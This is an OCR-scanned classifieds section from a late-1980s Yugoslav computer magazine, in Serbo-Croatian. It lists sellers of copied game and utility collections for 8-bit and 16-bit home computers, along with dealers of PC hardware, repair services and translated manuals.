**Jul '88:** Star Wars Droids, Xenomil, Desert Duel, Space Killer, Iron Hand, Mafia Wars, Donald the Hero, Saracens Warriors (2 pr.) Flintstones, Spartacus, Canon Rider, TRI Krakout, Night Racer, Street Gang (2 pr.), Road Wars, Quasimodo 2, Ninja Scooter, Inter. Tennis, Blood Brothers.

**Jun '88:** Road Warriors, Hercules, Beyond Ice Palace, Cyber Worm, Cargo, Super Trolley, Son of Blagger 2, Prince of Magic, Flunky 2, Black Lamp, Jet Ace, Poltergeist, Bubble Trouble, Bob's Winner, Nether World, Wild Style, Zenos, Sorcerer Lord, Off Road Racing 2, Pandora, Star Crash, GUTZ, Mushroom AI, Shangay Karate 1 - 2, Samurai Warrior, Black Night 1 - 2.

**Maj '88:** Super Hang On, Flying Shark II, Hit Ball, Osmium, Victory, Apple Pie, Iron Horse, Target Renegade, Nova Star, Brain Storm, Imposs. Mission II, Tiger Mission II, Atlantis, Amadeus, FBI, Divers, Pac Land, Bacaro South Africa, Fire Galaxy, Suborbia, Xenom, Bob Moran, Magnetron, Cybernoid, Road Wars, Future Race...

**Hitovi '87:** Krakout, Express Raider, Head Over Heels, Leviathan, UFO, N. Warwick, Jeeppcommando, Romulus, Suicide Voyage, New Cyborg, Top Gun, Gunstar, Speedway, Prohibition, Airwolf, 2 Wondershow, Wizzball, The Equiliser, Power Truck, Druid II, Pyscayria, Anf. Monop, Armageddon Man, Special Agent, The Living Eyelights 007...

Pored ovih imamo i sledeće sortirane komplete: AUTO-MOTO, SIM. LETN-JA, BORILAČKI, RATNI, USLUŽNI, SEXY, DRUŠTVENO-LOGIČKI, SVE-MIRSKI, AVANTURE, SPORT, FILMSKI HITOVI.  
**JOVAN ĐAKIĆ, Goce Delčeva 2/137, 11080 Zemun, tel. 011/602-106.**

**KOMODOR 64/128 KOMPLETI**

Cena kompleta sa kasetom je 21.000 din. + PTT. Svi programi su kvalitetno snimljeni na ORIGINALNOM AZIMUTU. Uz kasetu dobijate Turbo 250 i štimac azimuta. Na tri naručena kompleta, 4. dobijate BESPLATNO, a na 5 naručenih DVA BESPLATNA (samo se kasete plaćaju). NAPOMENA: SPORT 1 + 2 + 3 je KOMPLET 1, KOMPLET 2... i slično. KOMPLETI:  
**SVE-MIRSKI 1 + 2:** Odrabnite Zemlju od svemirskih osvajača.  
**SIMULACIJE LETA:** 1 + 2: Naučite da vozite pravi avion ili helikopter.

**AKCIONI 1:** Komandos, Rambo II, Predator, Platoon...  
**AKCIONI 2:** Rambo III, Bionic Commandos, Fernandez, Who Dares Wins...

**SPORT 1 + 2 + 3:** Popularni sportovi - fudbal, košarka, bejzbol...  
**SPORT 1 + 2:** Udite u svet kompjuterske erotike - svedice vam se sigurno!

**AVANTURISTIČKI:** Razmišljajte logično - sigurno ćete pobediti.  
**AUTO-MOTO 1 + 2:** Okušajte se i vi kao tokači boloda Formule 1.  
**ŠAHOVSKO-DRUŠTVENI:** Šahovi, karte, filperi, logičke igre...

**FILMSKI:** Svarcenog, James Bond i drugi filmski junaci u akciji.  
**NAJBOLE IGRJE:** Ime sve govori.

**TRODIMENZIONALNI:** Za one koji osećaju prostor.  
**BORILAČKI:** Sve plemenite borilačke veštine.

**NINDA:** Postanite i Vi na trenutak Last Ninja I i II, Dragon Ninja...  
**DUEL:** Pokažite vašim prijatelju koje bolji!  
**OLIMPIJADE 1 + 2:** Sve moguće vrste olimpijadi - zimske, letnje...

**LUNA PARK:** Omiljene igre iz zabavnih parkova - Donkey Kong, Pacman...  
**CRTANI FILM:** Diznjeviji junaci, Mastersi, Transformeri, Road Runner...

**BESMRTNI:** Završite igru bez velike muke sa bezbroj života.  
**HITOVI '87:** Sve najpopularnije igre u toku prethodne godine!  
**HITOVI '88:** Sve najpopularnije igre u toku prethodne godine!  
**LEGENDARNI 1 + 2:** Jet Set Willy, Packman, Blue Max, Frogger, Manic Miner...

**POČETNIČKI 1 + 2:** Igre za početnike, ali i za one koji to nisu (uputstvo...)

**RATNI:** Beach Head, War Play, Soldier One, Death Wake i mnoge druge.

**STRATEŠKI:** Ivo Jima, Falklands '82, Hacer, Legions of death...  
**INTROMAKERI:** I. M. svih poznatih stranih grupa, linkeri...

**ENGLJSKI JEZIK:** Naučite ovaj popularni svetski jezik kroz igru.  
**MATEMATIKA:** Veoma pogodno za učenike srednjih škola, a i za druge.

**MUZIČKI:** Više vam nisu potrebni pravi instrumenti.  
**KORISNIČKI 1 + 2:** Simons Basic, Mae, Forth, Pascal, Graph, Easy Script...

**GRAFIČKE APLIKACIJE:** Amica paint, Giga Cad +, Geos, Doodle, P. P. Pater...  
**UNIVERZALNI:** Od svih kompleta po malo.

**HITOVI I:** Final assault, Zaga II, Titan, Cobra +, War Battle, Gun Boat...  
**HITOVI II:** Pogotron, Koko II, Run for Gauntlet, War Bringer, Dan...

KATALOGE NE ŠALJIMO NARUĐBENICIMA SLATI NA ADRESU:  
**DESPOTOVIĆ MILEN, MILANA ŽEČARA, 6, 11210 BEOGRAD, TEL. 011/712-442.**

**SPECTRUM**

NAJNOVIJI I NAJAKTUELNIJI PROGRAMI ZA SPECTRUM. KOMPLET 9 000 + KASETA + PTT (PROGRAM POJEDINAČNO 1500) - KVALITETNI PROGRAMI I SNIMKA SU ZAGARANTOVANI. ROK ISPORUKE 1 DAN. SPECIJALAN PUSTUP NA 3 NARUČENA KOMPLETA I BESPLATNO (PLAĆA SE SAMO PRAVA KASETA).

**SPECIJALAC 5:** 12 najbolje ocenjenih igara u Specijalac S!!!!  
**KOMPLET 109, 110, 111:** Po 12 najnovijih hitova! Proverite!!! 071/653-896.  
**KOMPLET 108:** Turboobot Simulator, Exploding Fist +, Rally Simulator, Motor Massage (2 pr.), Tuareg, Death Stalker, International Rugby Simulator (odlučno), Jocky Wilsons Darts Challenge, Gi Hero, Peter Pack Rat, Trax.

**KOMPLET 107:** Vampire Empire (2 pr.), Technop (2 pr.), Echelon (najnovija simulacija letenja), Fire and Forget (Titus-Crazy Cars 2), Hellfire (2 pr.), Shootand (2 pr.), Shootout (2 pr.).

**KOMPLET 106:** War In The Middle Earth, Tom Cat, Eliminator, The Munsters (2 pr.), Wee Le Mans (najbolja simulacija utrika), Trivial Pursuit, A New Beginning (4 pr.)...

**KOMPLET 105:** Heroes of the Lance (4 pr.), Negro 1 - 2, Rex 1 - 2, Batman 1 - 2 (fantastično), Spitting Image (2 pr.).

**KOMPLET 104:** Abacadabra 1 - 2, Cuct, Pinball Simulator, Habitat, Dea T. Robotscape, Circus Games (4 pr.), Iron Maiden (Demo).

**IMPACT 103:** Tigerround, Netherworld, Skatball, 4 x 4 off Road Racing (2 pr.), Ringwars, A'am 1 - 2, Total Eclipse, Megachess, Mutan 1 - 2. Sve vrste tematskih kompleta (Auto-moto trke, Sportske sim. Ratni i borilački, Arkadni), u kojima se nalaze isključivo najnovije igre.

Sve informacije, narudžbe i eventualne reklamacije na adresi: **Almir Osmanović, Trg P. Kosorića 8/113, 71000 Sarajevo, Tel. 071/653-896.**

P. S. Radimo samo do 1. 7. 89. Svim našim kupcima želimo ugodne ljetne praznike. Ponovo se vidimo 1. 9. 89.



## AMIGA PROGRAMI!

Veliki izbor najboljih programa, kao i obezbeđen prilikom najnovijih hitova: Test Drive 2, Running Man, Air Ball, May Day Squad, Tom and Jerry, Ping Pong, Target Renegade, Aztek Warriors, Quazar, Yuppies, Revenge, Africa Raider (Paris-Dakar), Iron Hand, Action Fighter, Real Ghostbusters, Tarhgon (bolji od Barbariana), Cosmic Pirate, Raffaels, Exolon...

Kvalitet je zagarantovan, a rok isporuke 2 dana. Tražite spisak ostalih programa. Cena 1 programa je 9.000 din, diskete (Maxell, Verbatim) je 29.000 din a PTT je 7.000 din.

Jovan Zekić, Goce Delečeva 2/137, 11080 Dumek, tel: 011/602-106.

## Spectrum

**SPEKTROMOVCI!** pažnjali učestvujete i vi u nagradnoj igri Game Soft-a. Svaki deseti naručilac dobiva 4 kompleta besplatno! Tok ne vjeruje nek provjeri. K77: Stormlord, Abacadabra, Exploding Fist +... K76: Artura, Batman 2, Spitting Image... Cijena: 6000 + PTT + kasete. 7 uslužnih kompleta. Nazovite nas i nećete se previrati. Game Soft! Božo Padovan, ul. 39. 50270 Vela Luka, tel. 050/82-393.

**SPEKTROMOVCI!** Veliki izbor od 2000 programa. Svi stari i novi hitovi. Uz povoljnu cijenu i garantovan kvalitet još i specijalna iznenađenja. Katalog besplatan, tražite i uvjerite se.

Željko Prutki, Bosanska 2, 54000 Osijek, tel. 054/54-355.

**SPEKTROMOVCI!** Najnoviji kompleti (ili pojedinačno) Proverite! Horvat Gabor, Subotica, Borisa Krajeriga 15, tel. 024/35-889.

**PRODAJEM** programe po 400 dinara. Programe provjeravam. Kvalitet zaga-

## Mc SOFTWARE! SPECTRUM!

Najbolje i najnovije igre u kompletima od 12 - 14 programa. Komplet 9.000 din + kasete (14.000 din) + PTT. Rok isporuke 1 dan. Kvalitet programa i snimka su garantovani.

**Komplet 129:** Trivial Pursuit 2 (4 programa), Tomcat, War in Middle Earth, Munster, Wee Les Mans i još 4 najnovija programa.

**Komplet 126:** Abacadabra 1 i 2 (2 programa), Techno Cop (2 programa), Echelon, Fire & Forget, Hellfire (2 programa), Schoot Land (3 programa), Shoot Out.

**Komplet 127:** Turbo Boat Simulator, Fist + Rally Simulator, motor Massage, Tuareg, Death Stalker, International Rugby Simulator, J. W Dart's Challenge, Gi Hero, Packrat, Trax.

**Komplet 128:** Abacadabra 1 i 2, The Duct, Pinball simulator, Habiliti, Tenebrum, Robot Escape, Circus Games (4 programa), Iron Maiden.

**Komplet 125:** Tiger Road, Netherworld, Skateball, 4 x 4 Off Road Racing, Ring Wars, The A-team 1 i 2, Total Eclipse, Mega Chess, Mutant Zone 1 i 2.

**Komplet 124:** Heroes of the Lance (4 programa), Sol Negro 1, Sol Negro 2, ReX 1, Rex 2, Batmen-Crusader (2 programa), Splitting Images (2 programa).

**Komplet 123:** Rambo III (2 programa), Return of Jedi, Pac-mania, Skate Crazy 2 (2 programa), Four Soccer Simulator (4 programa), Rubish, Strip Poker 2+.

**Komplet 122:** After Burner (3 programa), Navy Moves 1, Navy Moves 2, El Poder, Double Dragon (4 programa), Strategic Def. Initiative, Paris-Dakar.

**Komplet 121:** R-Type (3 programa), Quax, Soldier of Fortune, Fair Means... or Foul, Airborne Ranger (6 programa).

**Komplet 120:** Roy of the Rovers (2 programa), Artura, Sabrina, Shubby, Secret Mission, Rock'n'Roll, Wells, Live - let Die (007), Typhoon (3 programa).

**Komplet 119:** Virus, Piggy, Fernandez, Power Pyramids, Laser Squard, Tril Racer, Terrorpods, Colour of Magic (4 programa).

**Komplet 118:** Atrog, C. K. Yali, Savage (4 programa), Lightning (2 programa), Skateboard simulator, F. Climg (3 programa).

**Komplet 117:** Chikagos 3, Triple Commando (2 programa), Intesity, Arctic Fox, Movie, Gunfighter, Gary Liniker's Super Skill (2 prog), Amos's Puf, Fear a Grudge.

**Komplet 116:** Super sports, Olympc Challenge (4 pr), Winter Games-Edition (3 pr), Summer Games (4 pr), Peter Beardsleus, International Football, Vector Ball.

**Najbolji igri 20:** Street Fighter (2 programa), Blood Brothers, Over Kill, Kick Star, Pink Panther (2 programa), Sophistry, Football Manger 2, Mercenary 2, Ninja Scooter, 1943.

**Najbolje igre 21:** Empire Strikes Back, Barbarian 2, Earthlight, Beyond The Ice Palace, Street Sports Basketball (3 programa), Beach Buggy, Pacman's Revenge, Impossible Mission 2 (2 programa), Las Vegas 2, Stunt Bike Simulator.

**Najbolje igre 22:** Daley Thomson Olympic Challenge (5 programa), Delfox, Night Rider, Samurai Warrior, Explorer, Paradise Cafe, Canibals, Cybernoid 2.

**Najbolje igre 23:** Last Ninja (6 programa), Ran Recruits, Hopper Chopper, Joe Blade 2, Operation Wolf (3 programa), Skateboard Kidz, Starfox.

Zoran Milošević, Pere Todorošića 10/38, 11030 Beograd, tel: 011/552-895.

rantovan. Saša Sekulić, Milana Stani-ukovića 11, 50000 Slavonski Brod.

**SPEKTROMOVCI!!!** Naš moto je: najkvalitetnije, najnovije, najpouzdanije.

Nudimo vam najnovije programe u kompletima (5000) ili pojedinačno (700). Za nas je First + Hellfire već zastarjelo. Proverite šta je najnovije, vjerujte nam, znamo šta radimo. Bane

Ristanović, Borisa Kidrića 47/A, 75280 Kladanj, Tel. 075/620-280.

**SPEKTROMOVCI!!!** Programi u kompletima (6000) i pojedinačno (1200). Bojan, 011/604-895.

**Spectrumovci PAŽNJA**  
od sada se  
**KERMIT SOFT**  
nalazi na novoj adresi:

Branko i Mirko JEKOVIĆ  
Siniše Stankovića 16/2-7  
11000 Beograd  
tel: 011/512-170

## Razno

**PRODAJEM** računar Schneider PC 1512 DD komplet sa opremom. Tel. 021/614-104.

**PRODAJEM** kompjuter MSX sa kasetofonom i programima. Tel. 021/55-942.

**AMSTRAD!** Najnoviji programi na kaseti i disku! Branko, tel. 011/535-947.

**ATARI ST** - prevedeni priručnici za rad sa računarom i programima. Novo: Signum 2, Atari ST Pecks and Pokes, Trick and Tips... - sve već prevedeno! Katalog besplatan. Tel. 011/501-007.

**AMIGA 500** sa mišem i TV modulatorom. Novo, ocarinjeno. Tel. 011/156-445.

**ATARI 5205Tm**, miš, flopi, 10 disketa, literatura, ocarinjeno. Tel. 024/31-024, uveće.

**CPC:** Veliki izbor starih i najnovijih igara. Usluga brza i kvalitetna. Besplatan katalog. Tel. 076/42-07, Dragan.

**PRODAJEM** komodor C-64 komplet i atari 800XL sa original kasetofonom. Tel. 011/164-275, Boris.

**PRODAJEM** novi, ocarinjeno VISA Amber FM-1400 monitor. Javiti se poše 17.00 na tel. 011/415-576.

**AMSTRAD 464** - Supernovi programi, specijalni poseti, besplatan super katalog. Daniel Reljić, Leningradska 6, 11000 Beograd, tel. 011/456-182.

**APPLE II CE+** prodajim ili menjam programe. Magmeda diskete 5.25" Jefferson. Tel. 0377-29-067, 037/31-828.

**HARDWARE:** Servisiram personalne računare. Prodajem i print II interfejs za štampače, joystick interfejs, palice, 41464, 41256, folije za Spectrum i Spectrum +. Prodajem IBM kompatibilne računare. Branislav Karadžić, Branka Miljkovića 58/2, 18000 Niš, tel. 018/328-488 od 17-20 h.

**KATALOG** programa, literature i hardvera, monitor SM 124! Vladimir Odehlan, Starčevićeva 12, 42000 Varazdin, tel. 042/43-258.

**AMSTRADOVCI!** Veliki izbor igara te uslužnih i CP/M programa. Besplatan katalog. Novak Marjan, Gardinovec 168, 42319 Belica, tel. 042/831-066.

**DISKETE 3.5" i 5.25" DS/DD** kvalitetne američke firme povoljno prodajem. Dajem garanciju. Molim tražiti Andreju. Tel. 041/573-377.

**Pirat  
№1**

**SPEKTROMOVCI**

**Pirat  
№1**

SVE NA JEDNOM MESTU !!! KOMPLET 9000 DINARA, POJE-  
DINACNO 1800 DIN. PROGRAM !!! ROK ISPORUKE 24 CASA.

- Komplet "SPECIJALAC 5": IGRE IZ OVDG SPECIJALNOG IZDANJA !!!
- Komplet 107: 14 najnovijih iznenađenja !!! PROVERITE !!!
- Komplet 106: STORMLORD (HEMSON), E.FIST+, INT. RUGBY SIM., PRO SKATE...
- Komplet 105: HELLFIRE, MOTOR MASACRE, VAMPIRE'S EMPIRE, WAR IN MIDDLE...
- Komplet 104: BATMAN 2, SKATEBALL, ROBOTSCAPE, S. IMAGE, ARTURA, REX...
- Komplet 103: RETURN OF JEDY, TIGER ROAD, 4 x 4 OFF, PACMANIA, A.PINBALL...
- Komplet 102: RAMBO 3, DOUBLE DRAGON, R TYPE, PARIS DAKAR, SKATE CR. 2.
- Komplet 101: AFTER BURNER, AIRBORNE RANGER, NAVY MOVES, ROY OF ROVERS...
- Komplet 100: VIRUS, SABRINA, LIVE & LET DIE, TYPHOON, WELLS, HOT SHOT...
- Komplet 99: WINTER EDITION, G. LINIKER'S SKILLS, CHICAGOS 30...
- Komplet 98: SUMMER GAMES 2, TOMCAT, PSYCHO PIG, PETER B. INT. FOOTBALL...
- Komplet 97: OPERATION WOLF, SUPER SPORTS, SKATEBOARD KIDZ, TITANIC...
- Komplet 96: CYBERNOID 2, FOX BACK, GP ASPAR, JOE BLADE 2, FLIPPER 88...
- Komplet 95: LAST NINJA 2, MOTORBIKE MADNESS, GUER. WAR, FURY, DELFOX...
- Komplet 94: D. THOMPSON OLY. C., MEGANDVA, ALIEN SYNDROME, STOCK CAR...

Sortirani kompleti: AUTO MOTO TRKE, AVANTURE, BORILACKE VESTINE, RATNE IGRE 1, 2, SIMULACIJE LETENJA 1, 2, SPORTSKE SIMULACIJE 1, 2, SAHOVI I DRUSTVENE IGRE...

Kompleti : USLUZNI 1, 2, 3, 4, 5, 6, 7 sa oko 200 odabranih programa.

PREDRAG DJENADIC, D. Karaklajića 33, 14220 LAZAREVAC, tel: 011/811-208



## MALI OGLASI

**ATARI ST A**

Najnoviji programi, diskete, literatura i izdava oglasna po saradnizbi (katalog-4000 din.)

**BOOKS**

GFA BASIC V1.0 (PREVOD NA SRPSKOHrvATSKO), PROSPEKO FORTRAN V1.1 (GEM, DIBMAN 5.0, SUPERBASE PROFESSIONAL, C-LAB CREATOR, PRO 24 CHANNELS, ST INTERNALS, VIP PROFESSIONAL, DR T'S MIDI SEQUENCER, SEME ZA SM124, SF34, SF354, SH205, 303ST, 1043ST, GEM PROGRAMMER'S REFERENCE, SIGNUM2 (SH3), GFA BASIC V1.0 COMPILER (NAPOKON), OMIKRON BASIC V1.00 COMPILER, C-LAB CREATOR V1.1, STEINBERG PRO 24 V1.0, AKAI 5-900 SAMPLER EDITOR, YAMAHA MIDI FB-01 OPERATOR, HARD DISK UTILITIES 2, SIGNUM ROCKWELL, PROFESSIONAL, DIANA, GLORIA, FUTURA, LISA I PLATINOY FONTOVI ZA 9-IGLANE STAMPACE, PC DITTO 3.96...

**UTILITIES**

LOMBARD RALLY, BATMAN, TENDER BLADE, HYPER BOWL, BAAL, PURPLE SATURN DAY, SUPERSTAR ICE HOCKEY, NUDES 2, LULU PORNO SHOW, SPECTRUM EROTICA SHOW 2, LEISURE SUIT LARRY, MINI GOLF, SOLDIER OF THE LIGHT, SIDE WINDER II, 3D GALACTIC TITUS, KARAMBOL 3D SIMULATOR, FISH, SPEED BALL, FLYING SHARK...

**GAMES**

**Zeljko Aramovic**  
Poborska 26  
11070 Beograd

**Darko Wolf**  
Brace Jerkovic 151  
11030 Beograd

011/670-683    011/473-558

**DISC MASTERS CREW**

PC SERVICE servisira kućne računare kvalitetno i povoljno. Radnim danom zvati od 16 h. Tel. 011/787-895.

AMSTRAD! Najbolje igre i uslužni programi u kompletna i pojedinačno. Bojan, tel. 011/535-789.

OBNOVA TRAKA za štampače američkim uređajima i tintom. Cijena za juni 35.000 dinara. Kasetu poslati na adresu: Mario Rigbi, Pajiceva 12, 58000 Split, tel. 058/521-458.

## KOMPJUTER SERVIS

Mišarska 11, Beograd  
telefon za dogovor:  
011/33-22-75

servisira SPECTRUM, COMODORE, PERIFERIJE  
servis PC XT/AT računara i periferija,  
garantni servis za računare firme

**GAMA Electronics Trade Handels GmbH**

Saveti pri izboru PC konfiguracija,  
najnoviji cenovnici, asembliranje računara,  
ugradnja YU karaktera...

**Joystick Service**

Da prestanu sve brige oko kvarova Vaših računare pobrinite se JOYSTICK SERVICE. Uz povoljnu cenu Vaš joystick bice popravljen kvalifikovano, dugotrajnim delovima brzo i kvalitetno.

VIDMAR PREDRAG  
Oml. brigada 77/22  
11177 N. Beograd  
Tel: 011/15-08-31

Dodatne usluge kod nas:

- joystick adapteri za računare C-16, C-116 i C-4
- kempston joystick interfejs za Spectrum
- nove palice po pristupačnoj ceni

AT računar, 12MHz, 1MB memorije, floppy 1,2 MB, hard-disk 40MB, Herkules kartica, zeleni monitor i miš prodajem. Povoljno za firme. Tel. 032/30-34.

ATARI ST. Najnoviji programi na našim disketama besplatni. Prevod uputstva za STAD i ADIMENT ST. NB SOFTWARE, 41291 Savski Marof, tel. 041/336-666/1781, Srečko.

DURLAN: Originalna i fotokopirna inostrana literatura (knjige). Uz literaturu i odgovarajući programi za Macintosh. Umerene cene, popusti, isporuka odmah. Tražite besplatni spisak. Vladislav Petrović, Knjaževačka 147/II/12, 18000 Niš, tel. 019/713-836 od 17h do 22h.

## "BYTE"

u vašem prisustvu  
servisiramo kompjutere

Amiga, PC XT/AT, Amstrad,  
Spectrum, Commodore i perifer.

savetujemo pri nabavci PC računara.  
vršimo i razna proširenja mogućnosti PC-a  
Usluge pružamo i Radnim organizacijama

Andrijević Čeda Tel: 011/162-454  
Radno vreme: 8-15h i 18-20h; subotom 12-17h  
Omladinskih brigada 87/31, Novi Beograd



Landsberger Str. 191  
D-8000 München 21  
Telefon 9949 89 57 72 09  
Telex 52 184 29 gama d

**GAMA**

GAMA Electronics Trade Handels GmbH

Naša najnovija ponuda - baby AT, u konfiguraciji:

- 6/10 MHz; 512 K
- floppy disk 1,2 Mb
- napajanje 180 W
- Hercules kompatibilna kartica
- tastatura 101 ASCII
- hard disk 20 Mb
- flopi/hard kontroler
- monitor 14 inča, ravan ekran

Ukupna neto cena: 2.350 DEM

Kod nas takođe možete nabaviti i svu ostalu periferiju.

Garantni servis, informacije i prezentacije:  
Beograd: Kompjuter servis, tel. 011/33-22-75

Split: P.N.P. electronic, tel. 058/589-987

Zagreb: Valcom, tel. 041/520-803, 529-682; Dam

Data, 041/538-051

Pozovite nas telefonom (tražite Toverniča) ili teleksom zatražite informacije.

YU ZNAKOVI, ugradnja u 24 i 9 pinске EPSON i druge printere i grafičke kartice računara. EPSON LQ štampači za YU setom; za Word Perfect 5.0 dražetari za potpisivanje; desne iverice kod proportionalnog štampanja. Tel. 011/403-205.

PC SERVICE nudi servisiranje kućnih računara, kvalitetno i povoljno. Zvati od 16.00 h, 011/787-895.

## ATARI ST

NOVI PROGRAMI:

GFA BASIC 3.00 COMPILER, BASICCALC 1.21, DR MAN 5.14, OMIKRON, BECKER BASE, TOS 1.4, ST TYPING 1.0, OMIKRON ASSEM, I 05, REFURGER, ASSEMBLER ZA TURBO-C, SIGNUM 2.01 • NOVI FONT EDITOR, TEMPUS 2.05, K-SPEED 3.01, CALAMUS I 09 (YU) • FONT EDITOR • YU FONTOVI LOW POWER CALC, PC-DITTO 3.96, NED DESC itd.

MIDI PROGRAMI • UPUTSTVA • STAINBERG PRO 24 v 3.0 C-LAB CREATOR 1.3, MASTERSCORE, PRO SOUND DESIGNER, DR T'S itd.


ROBE

LOMBARD RAC RALLY, AIR BURNER, LAST NINJA FALCON-FR, BATMAN, SKY BLASTER, BOMBUBAL, PURPLE SATURN DAY, TENDER BLADE, BAAL itd.

LITERATURA NA NAŠEM JEZIKU • UPUTSTVO ZA GFA-BASIC 3.00, SIGNUM 2.00, STAD, PLATINE ST, PRILIKOV ZA POČETNIKE itd. • ATARI ST, 520, 1040 ST, MEGA 1, MEGA 2 • PRINTERI: EPSON LX 800, LQ 500, NEC 2200 • DAVOR LJEVIĆ, KALITERNE 11, 58 000 SPLIT • 021581 866-483 katalog 3 000 din.



Najveći izbor softwera za IBM PC u Jugoslaviji po najnižim cijenama. AUTOCAD 11.0.0, AUTOFLIX, PC TOOLS v5.1, GENIFER v2.0, NORTON ADV v4.5, FONTWARE, DASH IV, ULTIBOARD, MS BASIC SYSTEM v6.0, PAINTBRUSH PUBLISHER, DIAGRAM 2000...  
**IGRE:** Grand Prix Circuit, Mach 3, Macadam Bumper, 4 x 4 of Road, Jinxter... i još preko 636.000 Kb vrhunske programske opreme najpoznatijih svjetskih proizvođača.  
**Literatura!** Pokloni! EKSTRA POKUSTI! Katalog.  
**ROK ISPORUKE 24 SATA!!!**  
**EE SOFTWARE, Martićeva 31, 78000 Banja Luka, tel. 078/40-940.**



**PROFESIONALNI PREVODI:**  
**KOMODOR-64:** Priručnik (25.000), Programmer's Reference Guide (29.000), Mašinsko programiranje (25.000), Grafika i zvuk (15.000), Matematika (12.000) i Disk-1541 (10.000). Uputstva za uslužne programe. Simon's Basic, Praktikalp (10.000), Multiplan, Vizawrite, Easy Script, MAE, Help-64+, Pascal, Stat, Graf, Supersgrafik (6.000). U kompletu (130.000)

**ŠPEKTRUM:** Mašinsac za početnike (29.000), Napredni mašinsac (25.000), Devpak-3 (8.000). U kompletu (45.000). ROM-routine (knjiga) (40.000).

**AMSTRAD/ŠNAJDER:** Priručnik CPC464 (knjiga) (40.000), Lomocotiv Basic (25.000), Mašinsko programiranje (25.000). Uputstva za uslužne programe: Masterfile, Devpak, Tasword, Multiplan (10.000), Paskal (15.000).

U kompletu (100.000). Priručnik CPC 6128 (knjiga) (40.000).  
**"KOMPIJETER BIBLIOTEKA",** Bate Jankovića 79, 32000 Čačak, tel. 032/30-34.

**CPC:** Veliki izbor najnovijih igara i uslužnih programa s uputstvima. Besplatna katalog. Sve informacije i narudžbe: **Dragan Dejanović, Divkovičeva 39, 41090 Zagreb, tel. 041/346-697.**

**PRODAJEM** kompjuter Scheider CPC 6128 sa zelenim monitorom i desetak

prodaja IBM PC-XT, AT, Intel 80386 kompatibilnih računara, periferijska oprema - štampači, diskovi, TTL i EGA Monitori...

OSNOVNA KONFIGURACIJA XT već od DEM. 995,-.  
 AT - 12 MHz + 512 Kb RAM već od DEM. 1.970,-.

Garancija 6 meseci. Servisi u Jugoslaviji na preko 30 mesta.

Za pojedinačne komponente i informacije obaveštenja na telefon 9949-89-59 59 20, na našem jeziku. Radno vreme od 10 do 12 i 13 do 16h.

Telex 5 212 752 mraz d  
 Schillerstrasse 22/III sprat  
 8000 München 2, Deutschland  
 Update na konto Hypo Banke München  
 Konto-nr. 183 0213 542, BLZ 700 2001

disketa. **Branimir Jeranko, Aleja Salvadora Allendea 1/3, 41090 Zagreb, tel. 041/517-494.**

**DISKETE 3.5" i 5.25" DS/DD** američke, vrlo kvalitetne, povoljno prodajem. Dajem garanciju. **Jasna, tel. 011/781-121.**

**IBM, SPECTRUM** programi za LOTO tel. 011/600-118

**APPLE II CE+** Programi, uputstva, literatura, štampač Applescribe. tel. 011/331-753.

**EPSON LX-800** printer, neraspakiran, sa carinskom deklaracijom, ispod cijene prodajem. Tel. 041/321-418.

**PRODAJEM** kolor-grafičku kartu i nov hard disk 20M za IBM PC. Tel. 011/403-140.

# BSB computer + electronics

TELEFON: 9943-316-91-80-53

TELEFAX: 9943316918053

8010 GRAZ, Karlsruerpl.4

## IBM KOMPATIBILNI RAČUNARI - KOMPONENTE

**UPOREDITE** naše cene cene sa drugima i razmislite da li ćete tražiti dalje! (Sve cene su u DEM)

### AT-kompatibilni računar - konfiguracija:

8/12 MHz, 4Mb osnovna ploča (baby) OK + monohromatska grafička kartica + I/O kartica + HD/FDD kontroler + 1.2 Mb floppy + kućište (baby) + tastatura 101/102 tipke + uređaj za napajanje 200 W.

● Kompletan uređaj sklopljen, testiran, garancija 12 meseci ... DEM 1.565,-

### XT-kompatibilni računar - konfiguracija:

4.77/10 MHz, 640 Kb osnovna ploča OK + mini kolor, ili mono grafička printer kartica hercules + multi I/O kartica + 360 Kb floppy + turbo kućište + tastatura sa 84 tipke + uređaj za napajanje 165 W.

● Kompletan uređaj sklopljen, testiran, garancija 12 meseci ... DEM 950,-

AT osn. ploča 8/12 MHz do 4 Mb RAM	570,-
AT osn. ploča 6/12 MHz do 4 Mb RAM	530,-
XT osn. ploča 4.77/10 MHz do 640 Kb RAM	478,-
AT kućište (baby) sa napajanjem	299,-
XT kućište sa napajanjem	255,-
Hercules kartica sa print. portom	98,-
Multi I/O kartica	120,-
Tastatura 101/102 tipke	125,-
Tastatura 84 tipke	97,-
Monitor flat screen 12" green/amber	233,-

Hard disk 40 Mb, 40 ms	750,-
Hard disk 40 Mb, 28 ms	895,-
Hard disk 30 Mb, 65 ms	525,-
Hard disk 20 Mb, 65 ms	503,-
XT HDD kontroler	115,-
XT HDD, RLL kontroler	129,-
AT HDD kontroler	269,-
AT HDD, RLL kontroler	350,-
360 Kb floppy	161,-
1.2 Mb floppy	207,-
Printer Microline M 192	695,-
Printer Microline M 193	780,-
Printer Star LC 10	390,-

### ... I JOŠ DOSTA DRUGO!!!

DOSTAVITE NAM VAŠE POTREBE, RADO ĆEM NABAVITI UPRAVO ONO ŠTO VAMA TREBA!

Zatrzajte ponudu za 386, PS/2 All in One itd.

**RADNE ORGANIZACIJE:** Second Hand oprema, periferali, dijelovi poznatih svjetskih proizvođača (DEC, ICL, IBM, OLIVETTI i dr.)

Za PC kompatibilne računare i komponente osiguran servis u Zagrebu. Garancija za komponente 6 meseci, za konfiguraciju 12 meseci.

**Posetite nas u GRAZ-U.** Nazalimo se neposredno pored tržnog centra INTERKUAUF (na raskrsnici za Hauptbahnhof skrenite desno i pratite veliku reklamnu za Interkauf).

Informacije u vezi s PC računarima možete dobiti i u Zagrebu, na tel. 041/236-126.



# MLAKAR & CO

IBM KOMPATIBILNI RAČUNARI  
I OPREMA

Posebna ponuda.

Upoređuje naše cene sa nemačkim!



## XT kompatibilni računar

XT kućište i uređaj za napajanje	243 DEM
XT osnovna ploča, 8088, 2,4,7/10 MHz, 8087 podnožje,	171 DEM
RAM proširljiv do 640 K	94 DEM
grafička printer kartica hercules	117 DEM
multi I/O	156 DEM
disketna jedinica 5.25-palačna, 360 K	91 DEM
tastatura sa 84 tipke	872 DEM
XT ukupno	

## AT kompatibilni računar

AT baby kućište i uređaj za napajanje	293 DEM
AT osnovna ploča 80826,8/12.5/15 MHz, 80827 podnožje,	549 DEM
RAM proširljiv do 4 Mb	94 DEM
